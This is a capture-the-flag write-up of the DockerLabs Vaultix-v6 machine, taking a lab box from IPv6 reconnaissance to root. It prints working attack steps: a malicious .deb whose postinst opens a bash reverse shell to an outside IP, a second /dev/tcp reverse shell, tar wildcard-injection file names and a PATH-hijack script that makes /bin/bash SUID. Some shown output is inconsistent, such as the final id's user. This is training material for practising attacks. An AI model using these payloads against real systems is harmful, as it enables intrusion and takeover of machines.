DockerLabs Vaultix-v6 Writeup
A comprehensive walk-through of the Vaultix-v6 machine from DockerLabs, detailing IPv6 neighbor discovery and enumeration, DNS zone transfer (AXFR), exploitation of a CI/CD pipeline via a malicious Debian package, lateral movement through SSH key extraction and tar wildcard injection, and root privilege escalation via SUID PATH hijacking.
The Vaultix-v6 machine from DockerLabs is an engaging CTF challenge involving IPv6 neighbor reconnaissance, unrestricted DNS Zone Transfer (AXFR) discovery, CI/CD supply chain poisoning via an internal Debian package upload endpoint, lateral movement across multiple users (d4fl0n, mario, and mikisbd) leveraging backup archives and a classic tar wildcard vulnerability, and ultimately escalating to root via SUID binary PATH hijacking.
Reconnaissance — IPv4 Port Scan
We begin the assessment by running an aggressive SYN scan across all 65,535 TCP ports on the target container’s IPv4 address (172.17.0.3).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 172.17.0.3 -Pn
[sudo] password for suraxddq:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-22 17:01 +0200
Initiating ARP Ping Scan at 17:01
Scanning 172.17.0.3 [1 port]
Completed ARP Ping Scan at 17:01, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:01
Scanning 172.17.0.3 [65535 ports]
Discovered open port 22/tcp on 172.17.0.3
Completed SYN Stealth Scan at 17:01, 0.58s elapsed (65535 total ports)
Nmap scan report for 172.17.0.3
Host is up, received arp-response (0.0000040s latency).
Scanned at 2026-10-22 17:01:25 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:03 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The IPv4 scan reveals only an open SSH (port 22) service. Given the name of the machine (vaultix-v6), this suggests that the remaining services are running over an IPv6 interface.
Reconnaissance — IPv6 Neighbor Discovery & Port Scan
We inspect our local IPv6 neighbor cache using ip -6 neigh show to discover any IPv6 addresses associated with the Docker bridge.
1
2
3
4
5
┌──(suraxddq㉿kali)-[~]
└─$ ip -6 neigh show
fd00:dead:beef::2 dev br-63bff175e279 lladdr 02:42:ac:12:00:02 STALE
fe80::be24:11ff:feb3:eb49 dev eth1 lladdr bc:24:11:b3:eb:49 STALE
fe80::42:acff:fe12:2 dev br-63bff175e279 lladdr 02:42:ac:12:00:02 STALE
We identify the target’s IPv6 address: fd00:dead:beef::2. We now perform an IPv6 port scan using nmap -6 to inspect open ports.
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~]
└─$ nmap -6 -p 22,53,80 fd00:dead:beef::2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-22 17:26 +0200
Nmap scan report for fd00:dead:beef::2
Host is up (0.000096s latency).

PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 02:42:AC:12:00:02 (Unknown)
The scan discovers two additional active services over IPv6:
- Port 53 (DNS / Domain)
- Port 80 (HTTP Web Server)
Network Pivoting — IPv6 Port Forwarding via Socat
To facilitate browser testing and simplify tool interactions without requiring IPv6 flags on every command, we use socat to bind local IPv4 ports 80 and 53 to the target’s IPv6 address.
1
2
socat TCP-LISTEN:80,fork 'TCP6:[fd00:dead:beef::2]:80'
socat TCP-LISTEN:53,fork 'TCP6:[fd00:dead:beef::2]:53'
Web — Initial Exploration (vaultix.es)
With the ports forwarded, we map vaultix.es to 127.0.0.1 in /etc/hosts and open http://vaultix.es in the browser.

The site introduces Vaultix, describing it as a centralized secrets custody platform. Crucially, the landing copy mentions:
“Vaultix maintains its own internal package distribution chain to guarantee that every component deployed to production has been validated by our continuous integration pipeline before reaching our clients’ servers.”
This strongly hints at a CI/CD package validation pipeline vulnerability.
Information Gathering — DNS Zone Transfer (AXFR)
Since port 53 (DNS) is exposed, we test for an unrestricted DNS Zone Transfer (AXFR) using dig against vaultix.es.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(suraxddq㉿kali)-[~]
└─$ dig @vaultix.es vaultix.es axfr

; <<>> DiG 9.20.26-1-Debian <<>> @vaultix.es vaultix.es axfr
; (1 server found)
;; global options: +cmd
vaultix.es.             3600    IN      SOA     ns1.vaultix.es. admin.vaultix.es. 2026093001 3600 900 604800 3600
vaultix.es.             3600    IN      NS      ns1.vaultix.es.
vaultix.es.             3600    IN      AAAA    fd00:dead:beef::2
ns1.vaultix.es.         3600    IN      AAAA    fd00:dead:beef::2
vigilis-secure.vaultix.es. 3600 IN      AAAA    fd00:dead:beef::2
www.vaultix.es.         3600    IN      AAAA    fd00:dead:beef::2
vaultix.es.             3600    IN      SOA     ns1.vaultix.es. admin.vaultix.es. 2026093001 3600 900 604800 3600
;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(vaultix.es) (TCP)
;; WHEN: Thu Oct 22 17:32:12 CEST 2026
;; XFR size: 7 records (messages 1, bytes 294)
The zone transfer succeeds and reveals an internal staging subdomain:
vigilis-secure.vaultix.es
Web — Subdomain Enumeration & Hardcoded Credentials
We add vigilis-secure.vaultix.es to /etc/hosts and navigate to http://vigilis-secure.vaultix.es.

The page presents vigilis-secure - Vaultix CI package staging:
“Internal service for validating .deb packages before promotion to production.
WARNING: internal build team use only. Do not share credentials outside the team.
Package drop point:/incoming/upload.php(POST multipart, fieldpackage)
Every package dropped here is automatically validated by the build agent before installation in the staging environment.”
Inspecting the HTML source code reveals an exposed comment containing credentials for the build bot:
1
<!-- TODO(build-team): rotate these before the next audit, hardcoded for the staging box only, do not reuse in prod. repo credentials -> repobot:V4ult1x_C1_2026! -->
We now have valid credentials:
- Username:
repobot - Password:
V4ult1x_C1_2026!
Visiting http://vigilis-secure.vaultix.es/incoming/upload.php displays the expected upload syntax:

1
Usage: curl -u : -F package=@package.deb https://vigilis-secure.vaultix.es/incoming/upload.php
Exploitation — CI/CD Supply Chain Poisoning via Malicious .deb Package
Because packages uploaded to /incoming/upload.php are queued and validated/installed by an automated CI build agent, we can exploit this CI/CD pipeline by creating a malicious Debian package (evil-deb.deb). We place a reverse shell one-liner inside the DEBIAN/postinst script, which executes upon installation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(suraxddq㉿kali)-[~]
└─$ mkdir deb

┌──(suraxddq㉿kali)-[~/deb]
└─$ mkdir -p evil-deb/DEBIAN

┌──(suraxddq㉿kali)-[~/deb]
└─$ cat evil-deb/DEBIAN/postinst
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.0.35/1234 0>&1

┌──(suraxddq㉿kali)-[~/deb]
└─$ cat evil-deb/DEBIAN/control
Package: evilpackage
Version: 1.0
Section: utils
Priority: optional
Architecture: all
Maintainer: Hacker <hacker@example.com>
Description: This is a test package for CTF

┌──(suraxddq㉿kali)-[~/deb]
└─$ chmod +x evil-deb/DEBIAN/postinst

┌──(suraxddq㉿kali)-[~/deb]
└─$ dpkg-deb --build evil-deb
dpkg-deb: warning: root directory evil-deb has unusual owner or group 1000:1000
dpkg-deb: hint: you might need to pass --root-owner-group, see <https://wiki.debian.org/Teams/Dpkg/RootlessBuilds> for further details
dpkg-deb: warning: ignoring 1 warning about the control file(s)
dpkg-deb: building package 'evilpackage' in 'evil-deb.deb'.
We upload the package using curl with the staging credentials:
1
2
3
┌──(suraxddq㉿kali)-[~/deb]
└─$ curl -u repobot:V4ult1x_C1_2026! -F package=@evil-deb.deb http://vigilis-secure.vaultix.es/incoming/upload.php
OK: evil-deb.deb queued for validation.
Initial Access — Reverse Shell as User d4fl0n
On our attack machine, we start a netcat listener on port 1234. Shortly after the package is queued, the automated CI pipeline processes it, triggering postinst and delivering a reverse shell:
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 41976
bash: cannot set terminal process group (226): Inappropriate ioctl for device
bash: no job control in this shell
d4fl0n@7b87ff573db4:/tmp/vaultix-ci-work$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
d4fl0n@7b87ff573db4:/tmp/vaultix-ci-work$
d4fl0n@7b87ff573db4:~$ id
uid=1000(d4fl0n) gid=1002(d4fl0n) groups=1002(d4fl0n),1000(ci-team),1001(sysbackup)
We immediately read the user flag:
1
2
d4fl0n@7b87ff573db4:~$ cat /home/d4fl0n/user.txt
VAULTIX{sup1ply_ch41n_p0ison_d4fl0n}
Lateral Movement — User Mario via Sysbackup Archive
Enumerating d4fl0n’s groups reveals membership in sysbackup (GID 1001). We search for files belonging to this group:
1
2
d4fl0n@7b87ff573db4:~$ find / -group sysbackup 2> /dev/null
/var/backups/legacy-migration/mario_home.tar.gz
We inspect the contents of the archive:
1
2
3
4
5
d4fl0n@7b87ff573db4:~$ tar vft /var/backups/legacy-migration/mario_home.tar.gz
drwxr-xr-x root/root         0 2026-09-30 08:05 mario_home/
-rw-r--r-- root/root        56 2026-09-30 08:05 mario_home/README
drwxr-xr-x root/root         0 2026-09-30 08:05 mario_home/.ssh/
-rw------- root/root      1823 2026-09-30 08:05 mario_home/.ssh/id_rsa
The backup archive contains user mario’s private SSH key (id_rsa). We extract the key and use it to log in via SSH:
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~]
└─$ ssh -i id_rsa mario@172.17.0.3
Linux 7b87ff573db4 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$
Lateral Movement — User Mikisbd via Tar Wildcard Injection
Now logged in as mario, we check our sudo permissions with sudo -l:
1
2
3
4
5
6
-bash-5.2$ sudo -l
Matching Defaults entries for mario on 7b87ff573db4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 7b87ff573db4:
    (mikisbd) NOPASSWD: /usr/local/bin/backup-mikisbd.sh
User mario can execute /usr/local/bin/backup-mikisbd.sh as user mikisbd without a password. We examine the backup script:
1
2
3
4
5
6
7
8
9
-bash-5.2$ cat /usr/local/bin/backup-mikisbd.sh
#!/bin/bash
# Backs up mikisbd's data drop folder. Run by mario via sudo (see sudoers) as
# mikisbd - the target directory is group-writable by "ci-team" (mario's group)
# so the team can drop files there for backup.
cd /home/mikisbd/data || exit 1
tar -czf /tmp/mikisbd-backup.tar.gz *
chown mikisbd:mikisbd /tmp/mikisbd-backup.tar.gz
echo "Backup complete: /tmp/mikisbd-backup.tar.gz"
The script changes directory to /home/mikisbd/data (which is writable by ci-team, a group mario belongs to) and runs tar -czf /tmp/mikisbd-backup.tar.gz *.
Because wildcard expansion (*) passes file names directly as arguments to tar, this is vulnerable to Tar Wildcard Injection (GTFOBins). By creating files named --checkpoint=1 and --checkpoint-action=exec=..., tar interprets them as command-line flags and executes our payload as user mikisbd.
We create the checkpoint files and a reverse shell script in /home/mikisbd/data:
1
2
3
4
5
6
-bash-5.2$ cd /home/mikisbd/data
-bash-5.2$ echo "" > '--checkpoint=1'
-bash-5.2$ echo "" > '--checkpoint-action=exec=sh privesc.sh'
-bash-5.2$ echo "bash -i >& /dev/tcp/172.17.0.1/5555 0>&1" > privesc.sh

-bash-5.2$ sudo -u mikisbd /usr/local/bin/backup-mikisbd.sh
We catch the reverse connection on listener port 5555:
1
2
3
4
5
6
7
8
9
10
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 39584
bash-5.2$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash-5.2$

bash-5.2$ id
uid=1002(mikisbd) gid=1004(mikisbd) groups=1004(mikisbd)
Privilege Escalation — Root Access via SUID PATH Hijacking
Now operating as mikisbd, we search for binaries with the SUID bit set:
1
2
3
4
5
6
7
8
9
10
11
12
bash-5.2$ find / -perm /4000 -type f 2> /dev/null
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/local/bin/vaultix-status
The custom SUID binary /usr/local/bin/vaultix-status catches our attention. We run it to observe its behavior:
1
2
3
bash-5.2$ /usr/local/bin/vaultix-status
[vaultix-status] checking monitoring agent...
sh: 1: service: not found
The output sh: 1: service: not found reveals that the binary attempts to execute the service command without specifying an absolute path (e.g. /usr/sbin/service). This introduces a classic PATH Hijacking vulnerability.
We write a custom script named service in our current working directory that assigns SUID permissions to /bin/bash (chmod 4777 /bin/bash), make it executable, and prepend . to the PATH environment variable:
1
2
3
4
5
6
7
8
bash-5.2$ echo -e '#!/bin/bash
chmod 4777 /bin/bash' > service
bash-5.2$ chmod +x service
bash-5.2$ export PATH=.:$PATH

bash-5.2$ /usr/local/bin/vaultix-status; ls -l /bin/bash
[vaultix-status] checking monitoring agent...
-rwsrwxrwx 1 root root 1265648 May  7 20:33 /bin/bash
The SUID bit on /bin/bash is now enabled. We spawn a root shell by executing bash -p:
1
2
3
bash-5.2$ bash -p
bash-5.2# id
uid=1000(d4fl0n) gid=1002(d4fl0n) euid=0(root) groups=1002(d4fl0n),1000(ci-team),1001(sysbackup)
With root privileges achieved, we read the final root flag:
1
2
3
4
5
bash-5.2# cd /root/
bash-5.2# ls
root.txt
bash-5.2# cat root.txt
VAULTIX{p4th_hij4ck_r00t_vigilis}